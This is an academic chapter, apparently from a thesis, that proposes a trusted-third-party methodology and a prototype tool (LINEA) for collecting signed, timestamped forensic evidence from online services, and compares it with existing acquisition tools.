Nowadays, the common practice to produce a trustworthy *LNE* involves the participation of a *human* trusted-third-party (H-TTP) in the acquisition process, such as a notary. In this case, the notary should certify with reports, photos or videos any information of interest obtained by the investigator from the inquired on-line service. Such trusted individual should be able to distinguish eventual errors or anomalies in the process, which requires a certain technical knowledge.

An alternative to the H-TTP would be the use of a forensic software able to automatically generate trustworthy *LNE* . While some tools for the acquisition of evidence from online services have been recently proposed, they do not provide sufficient requirements in order to guarantee confidentiality, integrity and authenticity of the collected evidence.

In this chapter a novel methodology for automatic acquisition of evidence from online services is proposed. The methodology complies with the definition of *forensically-sound evidence* given by McKemmish [83]: "The application of a transparent digital forensic process that preserves the original meaning of the data for production in a Court of Law." We show a reliable and accurate forensic processes that allows to produce trustworthy *LNE* , whose integrity, authenticity and origin can be verified at any time after the acquisition. The methodology makes use of a *trusted service* implementing different Operating Modes (OMs). The first OM is based on a transparent HTTPS proxy, which is able to record any activities at network level (IP) during the access of an on-line service. The second OM makes use of an *agent* which, in addition to network-level data, is able to collect higher level information in a WYSIWYG manner. In both cases, the acquisition and production of evidence is transparent to the investigator, whose task is just to *tell* the collector where is the information to be acquired. The third OM is meant for expert investigators and provides a low-level control of the acquisition process.

The collected evidence is digitally signed, timestamped and provided to the investi-

gator. The collector produces a report containing high-level information, which can be accessed by non-technical parties (such as judges, juries, lawyers, etc.) without the assistance of technical consultants and/or advanced analysis tools.

As proof-of-concept, the design and implementation of a fully-fledged prototype is presented. Currently, *LINEA* (LIve Network Evidence Acquisition tool) is is being used by tens of digital investigators for real forensic cases.

3.2 Live Network Evidence

The definition of Live Network Evidence given so far [96] is very general. The purpose of this section is to clarify the objective of this work. In this sense, we need to give a more precise definition of Live Network Evidence and to evaluate all the issues related to its acquisition and management.

3.2.1 New Definition of Live Network Evidence

Digital evidence is supposed to reside on a digital device. Traditional storage media forensics assume that such device is available to the investigator for the analysis. On the contrary, a *LNE* has been defined as any kind of information flowing through a network. Communications on computer networks are typically based on the client-server model. As consequence, most of relevant information on a network is maintained by servers, which can be requested by the clients through a particular protocol. This work focuses on the acquisition of *LNE* from on-line services. In this context, an *LNE* can be defined as a digital information that holds the following properties: (1) the machine containing the evidence is physically unaccessible; (2) the target information can be accessed through a network request.

Information generated by a remote server may undergo various modifications until it is experienced by the user. A different acquisition technique has to be adopted depending on the source used to observe the target information. The result of the acquisition may vary as well. In particular, at least four different sources can be identified: (1) the physical device containing the information (e.g., the server storage media), (2) an intermediate element of the network (e.g., a router), (3) the client-side network interface and (4) the client-side application processing the information from the server. In the last case, the

result of the acquisition is a higher-level information, such as the video rendering of a web page in case the client-side application is a browser. Figure 3.1 shows an overview of the different sources from where a *LNE* can be acquired.

A typical example of *LNE* may be an information contained in a web page. It is physically stored in a file on the web server, then it is transmitted over the network as a sequence of packets upon a client's request. On the client side, the network flow is reassembled, processed and rendered by the browser. During this process the initial information (that stored on the web server) may be transformed by the various elements along the communication path. Sometimes the information experienced by the user may be totally different and unrelated to the original. This may happen, for example, in case of a man-in-the-middle attack, where the attacker can modify the server response before redirecting it to the client. This case may be detected if the analyst is able to capture the transient information from the different elements along the communication channel. It allows to correlate this information at different levels in order to increase both the accuracy and the reliability of the collected evidence.

3.2.2 Issues on Acquiring Live Network Evidence

The scope of network forensics is very wide [42]. In particular, this work focuses on the problem of acquiring information (digital evidence) from on-line services (e.g., social networks), which can be used by a party in a legal case. This question is becoming more and more relevant due to the increasing number of crimes involving the Internet, such as on-line frauds, identity theft, copyright infringement, illegal material sales, libel or public injury produced by publishing false or private records. The only assumption of our methodology is that the on-line service under investigation is accessible through a network. This solution can be applied in case the physical device containing the target information is not available or under the direct control/jurisdiction of the investigator.

Before presenting our methodology, it is worth discussing the most common issues that may incur while acquiring *LNE* , which may be classified into juridical and technical issues. This work mostly focuses on giving a solution for the latter category.

Juridical Issues

The final goal of digital forensics is to gather information from digital devices which may have probative value in a legal proceeding. Most of the best-practices, techniques and tools for digital forensics currently viable in a Court of Law suppose that the device under investigation (e.g., the notebook or the telephone of the accused) is physically available for analysis. On the contrary, the use of *LNE* in Courts is not yet regulated by a precise and robust legislative framework.

Nowadays experts in law from all the countries are aware of the strategic role played by digital evidence in legal proceedings and are granting more and more credits to it. Tasks concerning the digital forensics are often assigned to technical experts, who are in charge of demonstrating the integrity and the authenticity of the evidence presented to the Court. In case the evidence is located on a remote host (e.g., a website), the judge may order the seizure of the hardware containing the original information (e.g., the physical server). A limitation of this approach is that information on the Internet is transient, which means that the content of the device may have changed at the time of the seizure. Another problem is that the server hosting the online service might be located in a foreign country, which makes hard, time expensive or even impossible (due to international laws constraints) to seize the inquired device. In some other cases the owner/producer of the evidence is unknown or undeclared.

From a legal point of view, most of well-known assumption valid for traditional digital evidence do not apply to *LNE* . In facts it is difficult to answer to questions like: "What is a copy of a web page?", "Which documents should be produced so that the copy can be considered exactly equivalent to the original?", "How can a notary certify such an equivalence?".

In the last decade, due to the lack of rules concerning these aspects, the Courts accepted printouts of web pages, photos, videos or transcripts as evidence [145]. Such a kind of evidence cannot be proven to be conform to the original data. In fact, even if the acquisition is supervised by an authoritative third party like a notary, the observed value of may vary depending on various condition of the network as well as the operating system and browser of the computer used to perform the analysis. Moreover, it requires that the human third party have enough technical skills in order to understand and document the methodology adopted by the investigator to access the inquired information. Another issue

is that, in some cases, the correct acquisition of a *LNE* may depend on the timeliness. Just think about a fraudulent announce on a website which may last a few minutes. The time frame needed for the intervention of a human third party may determine the total loss of the information.

Since the use of *LNE* is not currently ruled by neither precise laws nor best-practices, its acceptability in Courts is still a hot topic. Traditional digital evidence is acquired through a clear procedure, which enforces the use of write-blocking tools in order to prevents alteration of the original data. On the contrary, *LNE* is extremely volatile since on-line information may be modified in any moment by the author, by the administrator of the server, by malicious users, etc. Managing *LNE* is extremely difficult, since it is not usually possible neither to rely on the availability of the original copy, nor to verify (ex post) the integrity of the acquired information.

Technical Issues

The inherent nature of the Internet, the presence of elements like gateways, CMS, proxies can make hard difficult to geographically localize the physical system providing an online service. This is even more difficult in case the inquired information is present on a peer-to-peer network or an anonymity network such as Tor [140]. Even in domestic investigations the seizure of a server is not always viable, for example, in case more mission-critical processes run on the same hardware of the service under investigation.

More issues are related to the technology adopted to implement the service. For example, the web is becoming more and more dynamic due to the introduction of HTML5. In such a context, an information present on a web-server is even more transient and a prompt timeliness may be required to capture a particular information. To better clarify this concept we distinguish two distinct sources of evidence:

- **Static services**: the information stored on the server is provided to the user without any further manipulation or, in other words, the information received by the client is the perfect copy of that stored on the physical machine providing the online service. Examples of this kind of information are files provided by a FTP servers, static web pages and so on. In such a case, the acquisition of a *LNE* is quite simple since different requests for the target information always produce the same response (at least within a certain time frame).

- **Dynamic services**: the information provided by the service is dynamically computed on the fly before being sent to the client. For example, the server response may be the result of queries to a DBMS or other computations depending on parameters contained in the request. This is the case of web pages implemented by means of server-side scripting languages (PHP, ASP, AJAX, etc.), web pages making calls to servlets or any other processing entity. In such a context, it is not possible to guarantee that two different requests for the target information produce the same response. In other words, the *LNE* may vary depending on several factors and the investigator should be able to properly tune the request in order to retrieve the desired information.

In the latter case the acquisition is much more complex since the evidence may be the result of user interactions with service interface. For example, a particular image on Facebook can only be gathered by manually browsing a photo gallery. Due to the high dynamicity of this social network, it is not possible to accomplish such a task automatically. In fact, the actions necessary to retrieve the same picture may vary depending on the time (e.g., the user modified the order of the photos in the album).

The information to be acquired does not only depend on the response of the server, but also on the way it is processed by the client. For example, the rendering of a web page may depend on the browser, language, presence of specific plugins, as well as on physical characteristics of the workstation such as screen resolution. In order to cope with these situations, the investigator should be able to reproduce the exact series of steps needed to retrieve the information of interest.

3.3 The Acquisition of LNE

A number of tools for digital investigations have been proposed in the last years to try and solve the technical issues related to the *LNE* acquisition. For sake of clarity, we make a distinction between *local* and *remote* tools. The first category includes software operating on the investigator's workstation, while the second category comprises tools implemented as a third-party service, which can be accessed by the investigator through the network. In both cases, an human-third-party can be employed in order to validate the operations performed by the investigator during the acquisition process.

3.3.1 Local vs Remote Acquisition Tools

Local tools, such as WebCase [6], are directly installed on the investigator's workstation and provide facilities to collect online evidence. This kind of tools allow the investigator to acquire information at different abstraction levels: network traffic, application-level data and post-processing information (i.e., information experienced by the user as result of the application processing).

However, the use of a local acquisition tool has some drawbacks. First of all, both the human analyst and the equipment used for the acquisition should be fully trusted. In fact, a malicious investigator with full access to the acquisition environment could tamper the collected evidence, or the hardware/software equipment could have been compromised by a malware, with it invalidating the admissibility of the result. The employment of a THTP does not solve the problem, since the investigation system could have been tampered before the beginning of acquisition process. Moreover, the notary should have enough technical knowledge to certify the work of the investigator.

With remote tools, such as Hashbot [3], the acquisition is performed by a thrust-third-party which acts on behalf of the investigator. The main advantage of this approach is that trustiness of the equipment used for the acquisition is no longer required, since the evidence is collected on the trusted remote host.

Remote acquisition tools proposed in the last years suffer from several limitations. First of all, they typically lack of non-repudiation and data-integrity solutions to protect the collected information, which means that the result of the investigation could be tampered by a malicious user/investigator. Moreover, even though the acquisition process is driven by the investigator, which instructs the online service on the information to acquire, it is typically limited to static resources (e.g., a static web page). This is a serious limitation in case the target information resides on a dynamic website. In fact, the server response could depend on specific client parameters (user-agent, operating system family and version, installed plugins etc.) which, typically, cannot be tuned by the investigator. Even worse, the target information could be the result of client-side processing (e.g., JavaScript) or user interactions (e.g., a mouse click).

The limitations of the currently-available acquisition tools can be solved by the introduction of a *fully-automated service* provides a complete user-driven acquisition interface. Acting as a trusted-third-party, it is able to validate and certificate both the acquired

information and the operations performed by the investigator to produce the result. Before presenting our novel methodology, it is worth enumerating and discussing the most common acquisition tools used today in digital investigations.

3.3.2 Local Acquisition Tools




Figure 3.1: *LNE* acquisition overview

Packet Analyzers A packet analyzer is a computer program or a piece of computer hardware able to intercept, filter and log traffic passing over a network segment. Some of the most common software tools belonging to this category are *tcpdump* [139] and *Wireshark* [160], both open-source, which are based on the *pcap* libraries [139] [116].

Packet sniffers, such as Wireshark, are specialized in the analysis of specific network and/or application protocols. Based on the appropriate RFC or other specifications, they are able to reconstruct and decode the raw network stream in order to present the carried information in a human-readable form. Packet analyzers are largely used in network forensics to intercept communications over a network. Concerning the acquisition of *LNE* from remote services, packet analyzers suffer from some limitations. First of all, they should cope with end-to-end encryption protocols such as SSL. In order to decode the encrypted communication, the acquisition tool should be used locally on the collector workstation.

Another limitation is that the acquired data is typically complex, mostly when dealing with dynamic resources (dynamic web pages, multimedia, etc) or proprietary communication protocols. Moreover, the interpretation of such a data may depend on the specific

environment (operating system, user agent, language, etc.), which makes hard to reconstruct the original information.

WebCase WebCase [6] is a local acquisition tool able to collect data from online services. It records information at different abstraction levels: besides network-level information (packets, routing data, etc.), it is also able to acquire post-processing information (audio and video output). WebCase suffers from the typical limitation of local acquisition tools. In particular, it requires full trust in both the acquisition environment and the human investigator.

3.3.3 Remote Acquisition Tools

Internet Archive Some free services available on the Internet allow to retrieve past data published on the web, event after it is no longer available. For example, Internet Archive [4] is a non-profit digital library with the stated mission of providing "universal access to all knowledge". It offers permanent storage and access to a wide collections of digitized materials, including websites, music, moving images, and nearly 3 millions of public domain books.

A similar service is Page Saver [106], which allows to capture and backup web pages (or visible portions of web pages) as images. The capturing process can be tuned by means of a variety of settings, which include image format and scale.

While not originally meant for digital forensic purposes, these services can be used as remote acquisition tools based on a trusted-third-party. However, forensically-soundness of the collected evidence cannot be guaranteed, since no warranty is provided on the data stored on the servers. In addition, no cryptographic techniques are employed to enforce originality and integrity of the acquired information. A further limitation is that only static web pages could be retrieved.

Hashbot Hashbot is *"a forensic web tool to acquire and validate, over the time, the status of an single web page or web document."* [3]. It provides a web interface that allows to specify the URL of the remote resource be acquired. The remote resource is subsequently obtained by means of a HTTP request, the server response is packed and provided to the investigator. The integrity of the acquired information is enforced by

including an hash value of the received data.

The main limitation of this service is that only static resources can be acquired, since dynamic resources may require user interaction or client-side interpretation. The number of tunable parameters is limited to a small set of user agents. Moreover, it does not provide robust mechanisms, like digital signature, to prevent tampering of the downloaded package.

PNFEC PFNEC [98] is a portable network forensic evidence collection device, built using inexpensive hardware and open source software. It operates at the link layer and can be transparently inserted inline between a network node and the rest of a network. It allows to intercept all the traffic to/from a single network node. The device offers different operating modes, including an investigator mode meant for collection of evidence from remote services.

Unlike previous solutions, PFNEC provides various cryptographic techniques to preserve non-repudiation and confidentiality of the collected data. Since it is just an intermediate element of the network, this tool is not able to acquire data exchanged over a secure end-to-end channel such as SSL. Moreover, the low-level nature of the acquired data could make interpretation of the evidence very difficult.

3.4 A New Methodology for the LNE Acquisition

In this section we present a novel methodology to collect *LNE* . While the methodology can be used to acquire information from a generic service on a generic network, for sake of simplicity we focus on the acquisition of information from the World Wide Web, whose communication protocol is HTTP.

The methodology assumes the presence of a network service acting as a Trusted-Third-Party (TTP), which is in charge of collecting information from an online Service (S) on behalf of an Investigator (I). The acquisition process is initialized by I by establishing a connection with TTP. The communication channel between I and TTP is protected (e.g., by means of an encrypted VPN) in order to guarantee confidentiality and integrity of the exchanged information as well as privacy to the involved parties. The TTP provides a communication interface through which the investigator is able to *drive* the acquisition process.

The methodology provides three different Operating Modes (OMs) with different features and communication interfaces. With first OP, called *LNE*-Proxy, the investigator can use its local browser as graphical interface, while all the traffic to/from the inquired service is tunneled through the TTP. In the second OM, called *LNE*-Agent, the investigator can open a remote session with the TTP in order to use its graphical interface (browser) to access the target service. The third OM is meant for savvy users, who can leverage all their experience to perform the acquisition. In this case, the TTP provides a fully-fledged virtual environment where the investigator can use the all the pre-installed tools or even download additional software from the Internet.


In all the three cases, the TTP is in charge of recording the traffic to/from I and TTP as well as the traffic to/from TTP and S. With OM2 and OM3, the TTP is also in charge of recording all the operations performed by the investigator. In addition, in these latter cases, the TTP is able to record a wider set of information, which includes the rendering on screen of the data received from the target service (e.g., the rendering of a web page in the browser).

3.4.1 *LNE*-Proxy Mode


In the first OM the communication interface provided by the TTP is a transparent HTTP/HTTPS proxy. The investigator can configure its local browser in order to use the TTP for acquisition. All the network traffic flowing through the TTP proxy is captured, signed and finally sent to I. An overview of the architecture implemented by the first OM is shown in Fig. 3.2a. The TTP has access to information at different abstraction levels, as shown in Fig. 3.2b.

The network traffic captured by the TTP is saved in the standard PCAP format, which is supported by most of network analysis tools. It is worth noting that network packets contain lot of low-level information which can be useful for the subsequent analysis phase (which is out of scope of this work).

For example, packet headers include source and destination IP addresses, which may be used to correctly identify all the parties involved in the communication, as well as to geo-locate the server under investigation. The packet checksum may be used to detect eventual errors in the communication, which might have altered the information obtained from the target service. Moreover, each packet header includes an accurate timestamp



(a) *LNE*-Proxy: architecture overview



(b) Abstraction levels of the information acquired by TTP

(with resolution of 1 microsecond) expressed as number of seconds since January 1, 1970 00:00:00 GMT. This information allows to discern correlations among content of packets and other events, assuming that the clock of the TTP is synchronized with a worldwide official time server (for example, by means of the NTP protocol).

Thanks to these low-level information, a packet stream can be considered a reliable source of evidence. The consistency of the stream can be checked by means of a packet analyzer, which can also provide an higher-level view of the traffic. For example, software like Xplico [37] is able to decode interesting objects such as images, videos, web pages and so on.

In order to strengthen the result of the acquisition, the investigator could produce a video showing the rendering of the collected information on his display (e.g., by means of a camcorder). However, the methodology cannot guarantee the reliability this evidence, since the TTP does not have access to such a high-level information. The rendering on screen may depend on a series of parameters that are not under control of the TTP, such as browser software used by the investigator, display resolution, color intensity and so on.


It is worth noting that in case the target service requires an encrypted connection (HTTPS), the TTP proxy is delegated to the negotiation of the session key with the server. Whenever a mutual authentication is required, the TTP should be equipped with a valid certificate accepted by the server. It can be provided by the investigator, for example, before initializing the acquisition session.

3.4.2 *LNE*-Agent Mode


In the previous case all the requests to the service S are generated from the investigator's workstation, with them transparently flowing through the *LNE*-Proxy. In this case, the *LNE*-Agent plays an active role in the communication with the target server, since it is in charge of generating requests on behalf of the investigator. The general architecture of *LNE*-Agent is depicted in Figure 3.2a.

Also in this case the acquisition is driven by the investigator. The communication interface can be implemented by means of a remote desktop service (e.g., VLC), which can be accessed by the user I in order to control the TTP. *LNE*-Agent may provide the user with a predefined set of browsers (e.g., Internet Explorer, Firefox or Chromium), or a dedicated client needed to access the service under investigation (e.g., an IRC client). Using the client on the TTP by means of the remote desktop protocol, the investigator is able to access the service S in order to gather the target information. The audio/video stream experienced by the user during the acquisition process, referred to as *user view*, is simultaneously recorded by the *LNE*-Agent along with the entire network traffic to/from S.

For sake of simplicity and without loss of generality, we can assume that the investigator only requires a web browser to access the service S.



(a) *LNE*-Agent architecture overview



(b) Source of evidence in the second operation mode

With respect to the first OM, *LNE*-Agent has access to a wider level of information, as summarized in Fig. 3.2b. According to the definition given by Nikkel [96, 97], the *LNE*-Agent OM enforces the concept of multi-layer acquisition, since it allows to collect

evidence from a number of different and complementary sources. In particular, at least four tightly coupled evidence sources can be identified:

1. *Transport-Layer and Application-Layer Packets*
   All the packets at transport level (TCP and UDP) and all the messages at application level (e.g., HTTP) exchanged with S.

2. *Global Network-State Information*
   Dynamic information about the current network status, such as routing information, network name resolution, network paths, domain-related information and so on.

3. *User View*
   The rendering of the information received from the service as result of the client application processing, which includes the audio/video information experienced by the investigator through the remote desktop connection.

4. *Input Events*
   A complete log of the commands used by the investigator to perform the acquisition (e.g., keyboard and mouse events), which may reveal information that are not visible on screen or are difficult to discern from the network traffic (e.g., encrypted passwords).

At the end of the acquisition session, a package containing these three source of evidence is generated, signed and timestamped by the TTP. During the analysis phase, the target evidence can be correlated by using the time references associated with the acquired information.

In order to improve security and privacy as well as packet filtering capability and process isolation, this OM requires that the use of TTP is exclusive, i.e., the TTP should not be shared among different users. Therefore, each investigator should be provided with a dedicated (virtual) machine which is destroyed at the end of the acquisition session. Under this assumption, traffic acquisition and filtering is straightforward since each investigator uses a dedicated (virtual) adapter.

Each time a remote host is accessed, a set of network state information is collected. This includes information about the hostname resolution, the network path traversed to reach the host as well as information related to the domain name. This information can

be subsequently used to prove the correctness of the acquisition or, conversely, to show an eventual corruption of the acquisition (e.g., due to external attacks such as DNS poisoning or IP address spoofing).

The *LNE*-Agent OM produces a digital record of the audio/video output experienced by the user during the investigation. It contains several high-level information such as mouse movements and use of GUI components like buttons, text areas, scroll bars and so on. In this way, the investigator is provided with an immediate visual feedback of the acquisition. Moreover, this kind of information is also accessible by non-technical staff such as lawyers and judges, and can be used by the investigator to explain evidence during the trial.

The *LNE*-Agent service collects not only information from the target service but also all the operations performed by the investigator in order to access it (e.g., keystrokes and mouse movements). The acquisition procedure may be itself subject to investigation (e.g., by means of the counterpart in the trial), and can be used to expose erroneous or even malicious activities. Moreover, this source of evidence may contain information that is not visible on screen nor easily identifiable in the network traffic. Some examples are encrypted passwords, mouse clicks on hidden objects (e.g., in case of click-jacking attacks) and so on. In some cases, data might be intentionally hidden to the user, for example, by means of sophisticated steganographic techniques ([27],[28]). For these reasons, the *LNE*-Agent OM requires that all the input events produced by the investigator are recorded. It can be accomplished, for example, by means of a mouse/keylogger.

3.4.3 Expert Investigator Mode

The idea of the third OM is to provide the investigator with a trusted fully-fledged workstation. Like the previous case, the communication interface provided by the TTP is a remote desktop service. The main difference is that the investigator has access to a fully-fledged operating system, which may be equipped with a set of computer forensic tools (e.g., the entire DEFT suite). The investigator could also download more software from the Internet and combine the use of multiple tools to investigate complex cases. With this OM, the investigator is free to adopt his own strategy for *LNE* acquisition.

Also in this case three information flows are collected and signed by the TTP: network traffic, network status and input events. In order to prevent tampering, the processes

related to these activities should be executed with higher system permissions.

The main difference with the previous OMs is the absence of any system restrictions. While this OM provides more acquisition potentiality, this may be misleading since no guidance is provided to the investigator. Therefore, the use of the Expert Investigator Mode should be reserved to expert users.

3.4.4 A Comparison of the Operation Modes

The main advantage of the *LNE*-Proxy OM is its simple design, which allows for a straightforward implementation and deployment. With respect to the *LNE*-Agent OM, the beginning of a new acquisition session does not require any complex pre-computations to prepare the TTP. In general, the *LNE*-Agent OM is meant for situations where timeliness is required.

Visual information is typically more accessible with respect to low-level data like network traffic records. For this reason, an investigator should always produce a visual report of the collected *LNE*. In the case of the *LNE*-Proxy OM, the output of the acquisition process is the investigator's workstation. As consequence, the audio/video record can only be produced locally with all the disadvantages discussed in 3.3.1. In general, the *LNE*-Proxy OM cannot guarantee tight correlation between the audio/video stream acquired on the investigator's workstation and network data collected by the TTP.

On the contrary, in the case of the *LNE*-Agent OM, the audio/video stream is recorded by the TTP itself. As consequence, it is perfectly coherent with the network traffic and the network status information, since the user view is a direct function of the data received from the network layer. In fact, when the browser receives a HTTP message, it interprets the contained data and renders the result on the display of the TTP. At the same time, the user view is forwarded to the investigator by means of the remote desktop protocol. Clearly, with respect to the *LNE*-Proxy OM, the audio/video record produced by the TTP is more robust.

In addition, the video record provided by the *LNE*-Agent OM allows to avoid any ambiguities in the interpretation of data received from S. It is particularly useful when the responses of the service S depend on some particular client characteristics, which typically happens when accessing dynamic web pages whose content may vary in function of browser version, system language, display resolution and so on.

Finally, the acquisition of *input events* improves the completeness and the robustness of the acquisition, since it allows to collect information which may be not available from other evidence sources.

3.5 Security and Integrity

The collector environment should be equipped with effective security measures to avoid that a malicious user could tamper the acquisition. In a more relaxed form, the investigator or any other third-party should be at least able to verify if the acquisition has been corrupted. Some solutions to guarantee such a property are discussed below.

3.5.1 Environment Security

The correctness of both *LNE*-Proxy and *LNE*-Agent OMs strongly depends on the integrity of the system involved in the acquisition process. In both cases, it is possible to identify two points of failure: the investigator's workstation and the TTP system. As trusted third party, the integrity of TTP is assumed by definition. The integrity of all the software tools running on the TTP is assumed as well.

An attack to the investigator's workstation may have different impacts on the acquisition process depending on the adopted OM. In the case of *LNE*-Proxy if the investigator's workstation is compromised the attacker might be able to tamper the requests to S. For example, the browser used by the investigator could be redirected to a website different from that expected. As consequence, the evidence collected by the TTP might be unpredictable.

In order to mitigate this problem, a remote auditing and assessment method similar to those proposed in [104] and [105] could be used to verify that critical system components respond positively to sanity and consistency tests. Another approach is that the TTP could provide the investigator with an hardened browser to be downloaded before starting the acquisition. In any cases, an analysis of the network state information collected by the TTP may expose such a kind of attack.

In the case of OM2 and OM3, the investigator's workstation plays a less relevant role. In fact, it can be considered as a dumb terminal. Assuming that an attacker gained access to the investigator's workstation, he could only alter the user view (e.g., by tampering the

image received from the TTP) without affecting the *LNE* acquisition. Subsequently, it is easy for the investigator to discern that the information acquired by the TTP is different from that expected.

For all the OMs, the security of the TTP can be enhanced by leveraging the isolation principle guaranteed by the virtualization. In practice, it is possible to implement the TTP system as a virtual machine which is instantiated from scratch each time a new acquisition session is initiated. The virtual machine is destroyed immediately after the acquisition is terminated. Clearly, multiple TTP instances can be executed to concurrently serve multiple users. It is worth noting that also the communication channel between I and TTP must be secured to avoid man-in-the-middle attacks. Therefore, all the OMs assume that a secure tunnel between TTP and I is established before starting the acquisition. The collection of network status information can be also considered as an enhancement of the TTP security. For each host accessed during the acquisition, information regarding the hostname-to-IP-address resolution (and vice-versa) as well as the network path traversed to reach the destination is collected. The analysis of this information may expose attacks aimed at redirecting the TTP to malicious hosts (e.g., DNS poisoning).

3.5.2 Data Integrity

Regardless of the specific OM, immediately after the investigator terminates the session with TTP, an archive with a filename which uniquely identifies the acquisition session is created. It contains:

1. the set of collected evidence: D
2. the cryptographic hash value of this data set: $H(D)$
3. a digital signature of this hash value obtained with the private key TTP_{sk} of the TTP: $Sig_{TTP_{sk}}((H(D))$
4. a timestamp released by an official Time Stamping Authority: $TS(H(D))$

This information allows the investigator to prove the integrity of the collected *LNE*, the time when the acquisition has been performed, the identity of the TTP and, as side effect, the procedure used by the investigator himself to perform the acquisition.

Since in many countries the digital signature has legal value [1], the TTP is in charge of signing the collected data by using a legally-compliant electronic signature algorithm and a digital certificate released by an official Certification Authority. It allows to to verify the author (TTP) and the integrity of the package. In addition, a timestamp released by an official Time Stamping Authority is added to the package, which allows to to verify the validity of the contained information. Thanks to these operations, no further manipulation of the acquired data is possible, exactly as it happens for traditional digital evidence such as that collect from write-locked memories.

3.6 The *LINEA* Prototype

The three operating modes presented in the previous sections share the same methodology, which is based on a trusted third party in charge of acquiring information from a remote service in order to produce trusted *LNE* . As consequence, most of components used for the implementation are in common. Hypothetically, a single machine can implement all the three OMs.

In this section we present *LINEA* (LIve Network Evidence Acquisition tool), a fully-fledged prototype implementing the methodology described in 3.4. The prototype has been developed in order to perform an experimental evaluation of the methodology on real-word cases involving the acquisition of *LNE* . In particular, *LINEA* implements the *LNE*-Agent operating mode. Using the same architecture and tools, the prototype can be straightforwardly extended in order to implement the other two operating modes.

As shown in figure 3.2, *LINEA* is composed by two main components: the Master Site (MS) and a variable number of instances (one for each connected user) of *CollectorVM*. Each CollectorVM runs four main programs: (1) a browser, which is used by the investigator to access the network service S, (2) a desktop video recorder, used to capture the user view, (3) a packet sniffer to collect the network traffic and (4) a mouse/keylogger to capture the input events. The numbered arrows represent the six steps to be performed by the user I in order to accomplish the acquisition of *LNE* from a target Service S.

The MS provides a web interface through which the investigator can register to the system and obtain the access credentials (step 1). Optionally, the user can provide a digital

[1] See `https://en.wikipedia.org/wiki/Electronic_signature` for more details.

certificate whose public key will be used by the TTP to encrypt the acquisition results. After the registration, the user is able to access a private area and start a new acquisition session. The private area also contains the history of the acquisitions performed by the user with the relative packages generated by the TTP. The *MS* is based on Red Hat Linux running Apache2 web server and can be publicly accessed at the following URL: `https://netforensic.dia.unisa.it`.

After the registration, the user can login to the system and start a new acquisition session (*case*). When a new case is started, a dedicated virtual machine (*CollectorVM*) is created from a predefined template (step 2). The new machine can only be accessed by means of the same credentials used by *I* for the registration. No other accounts are available. When the CollectorVM is ready, the investigator is notified with an email containing an URL pointing to a trusted Java applet implementing a VNC client [141]. In this way, the investigator is automatically connected to the remote desktop interface of the CollectorVM and a login screen is presented (step 3).

On the CollectorVM, running a modified version of DEFT Linux, an initialization script is in charge to set-up the environment and to configure the acquisition tools. A kernel-level mouse/key-logger is executed in order to record all the investigator's activities. The remote display service is provided by means of `Xvnc`. The communication channel is secured by means of an ssh tunnel between the investigator's machine and the CollectorVM. The initialization script executes a screen recorder software which is in charge of capturing and encoding everything shown on the screen, including mouse pointer and keyboard typing. `recordMyDesktop` has been chosen because of its reliability, flexibility (resolution and frame rate can be set accordingly to the required performance) and particularly because it produces files in open formats such as `theora` for video and `vorbis` for audio. The resulting `ogg` container can be read by any open source players. It is worth noting that `recordMyDesktop` reads the X11server screen buffer to perform the screen recording, which ensures that the resulting video is a faithful replica of what the investigator experienced during the acquisition session. Also the output audio stream is recorded by reading the memory buffer of the audio server (ALSA standard driver). Many parameters can be chosen depending on the overall system performance. Currently, the video is recorded with a resolution of 1280x1024, a color depth of 16 bits and a frame rate of 10fps. Moreover the `--on-the-fly-encoding` option is used in order to preserve

the acquired copy whenever a system crash would happen.

The initialization script also starts a packet sniffer and a daemon in charge of monitoring the network status. In particular, `tcpdump` is executed in background for the entire acquisition session and collects all the traffic flowing through the network adapter of the CollectorVM. The VNC traffic to/from the investigator's workstation is discarded. No other filtering is required since the virtual network adapter is not shared. The network status daemon is in charge of collecting information about hosts accessed by the investigator during the acquisition. In particular, it uses tools like `nslookup`, `traceroute` and `whois`. In order to cope with unexpected events such as connection lost, a daemon is executed in order to handle inactivity timeouts and maximum session length events.

